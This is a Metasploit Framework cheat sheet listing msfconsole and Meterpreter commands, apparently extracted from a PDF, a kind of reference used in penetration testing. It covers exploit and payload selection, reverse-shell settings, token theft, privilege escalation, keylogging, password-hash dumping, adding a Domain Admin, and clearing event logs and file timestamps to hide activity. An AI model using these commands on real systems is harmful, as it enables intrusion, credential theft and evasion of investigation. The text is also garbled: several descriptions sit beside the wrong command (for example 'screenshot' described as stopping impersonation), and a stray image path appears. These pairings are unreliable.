

USING THE METASPLOIT FRAMEWORK

CHEAT SHEET

MSFconsole Commands

Show all exploits within the Framework: **show exploits**

Show all payloads within the Framework: **show payloads**

Show all auxiliary modules within the Framework:
show auxiliary

Search for exploits or modules within the Framework:
search <name>

Load information about a specific exploit or module: **info**

Load an exploit or module (example: use windows/smb/psexec): **use <name>**

Load an exploit by using the index number displayed after the search command: **use <number>**

Your local host's IP address reachable by the target, often the public IP address when not on a local network. Typically used for reverse shells: **LHOST**



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The remote host or the target. set function Set a specific value (for example, LHOST or RHOST): **RHOST**

Set a specific value globally (for example, LHOST or RHOST):
setg <function>

Show the options available for a module or exploit:
show options

Show the platforms supported by the exploit:
show targets

Specify a specific target index if you know the OS and service pack: **set target <number>**

Specify the payload to use: **set payload <payload>**

Specify the payload index number to use after the show payloads command: **set payload <number>**

Show advanced options: **show advanced**

Automatically migrate to a separate process upon exploit completion: **set autorunscript migrate -f**

Determine whether a target is vulnerable to an attack: **check**



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Execute the module or exploit and attack the target: **exploit**

Run the exploit under the context of the job (This will run the exploit in the background): **exploit -j**

Do not interact with the session after successful exploitation: **exploit -z**

Specify the payload encoder to use (example: exploit -e shikata_ga_nai): **exploit -e <encoder>**

Display help for the exploit command: **exploit -h**

List available sessions (used when handling multiple shells): **sessions -l**

List all available sessions and show verbose fields, such as which vulnerability was used when exploiting the system: **sessions -l -v**

Run a specific Meterpreter script on all Meterpreter live sessions: **sessions -s <script>**

Kill all live sessions: **sessions -K**

Execute a command on all live Meterpreter sessions: **sessions -c <cmd>**



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Upgrade a normal Win32 shell to a Meterpreter console:
`sessions -u <sessionID>`

Create a database to use with database-driven attacks
(example: db_create autopwn): `db_create <name>`

Create and connect to a database for driven attacks (example:
db_connect autopwn): `db_connect <name>`

Use Nmap and place results in a database (Normal Nmap syntax
is supported, such as `-sT -v -P0`): `db_nmap`

Delete the current database: `db_destroy`

Delete database using advanced options:
`db_destroy <user:password@host:port/database>`

Meterpreter Commands

Open Meterpreter usage help: `help`

Run Meterpreter-based scripts; for a full list check the
scripts/meterpreter directory: `run <scriptname>`

Show the system information on the compromised target:
`sysinfo`



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List the files and folders on the target: `ls`

Load the privilege extension for extended Meterpreter libraries: `use priv`

Show all running processes and which accounts are associated with each process: `ps`

Migrate to the specific process ID (PID is the target process ID gained from the ps command): `migrate <proc. id>`

Load incognito functions (Used for token stealing and impersonation on a target machine): `use incognito`

List available tokens on the target by user: `list_tokens -u`

List available tokens on the target by group:
`list_tokens -g`

Impersonate a token available on the target:
`impersonate_token <DOMAIN_NAMEUSERNAME>`

Steal the tokens available for a given process and impersonate that token: `steal_token <proc. id>`

Stop impersonating the current token: `drop_token`



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Attempt to elevate permissions to SYSTEM-level access through multiple attack vectors: **getsystem**

Drop into an interactive shell with all available tokens: **shell**

Execute cmd.exe and interact with it:

execute -f <cmd.exe> -i

Execute cmd.exe with all available tokens:

execute -f <cmd.exe> -i -t

Execute cmd.exe with all available tokens and make it a hidden process: **execute -f <cmd.exe> -i -H -t**

Revert back to the original user you used to compromise the target: **rev2self**

Interact, create, delete, query, set, and much more in the target's registry: **reg <command>**


Switch to a different screen based on who is logged in:

setdesktop <number>

Stop impersonating the current token: **screenshot**

Upload a file to the target: **upload <filename>**

Download a file from the target: **download <filename>**



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Start sniffing keystrokes on the remote target:
`keyscan_start`

Dump the remote keys captured on the target:
`keyscan_dump`

Stop sniffing keystrokes on the remote target:
`keyscan_stop`

Get as many privileges as possible on the target:
`getprivs`

Take control of the keyboard and/or mouse:
`uictl enable <keyboard/mouse>`

Run your current Meterpreter shell in the background:
`background`

Dump all hashes on the target. use sniffer Load the sniffer module: `hashdump`

List the available interfaces on the target:
`sniffer_interfaces`

Start sniffing on the remote target:
`sniffer_dump <interfaceID> pcapname`



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Start sniffing with a specific range for a packet buffer:

```
sniffer_start <interfaceID> packet-buffer
```

Grab statistical information from the interface you are sniffing:

```
sniffer_stats <interfaceID>
```

Stop the sniffer:

```
sniffer_stop <interfaceID>
```

Add a user on the remote target:

```
add_user <username> <password> -h <ip>
```

Add a username to the Domain Administrators group on the remote target:

```
add_group_user <"Domain Admins"> <username>  
-h <ip>
```

Clear the event log on the target machine:

```
clearev
```

Change file attributes, such as creation date (antiforensics measure):

```
timestamp
```

Reboot the target machine:

```
reboot
```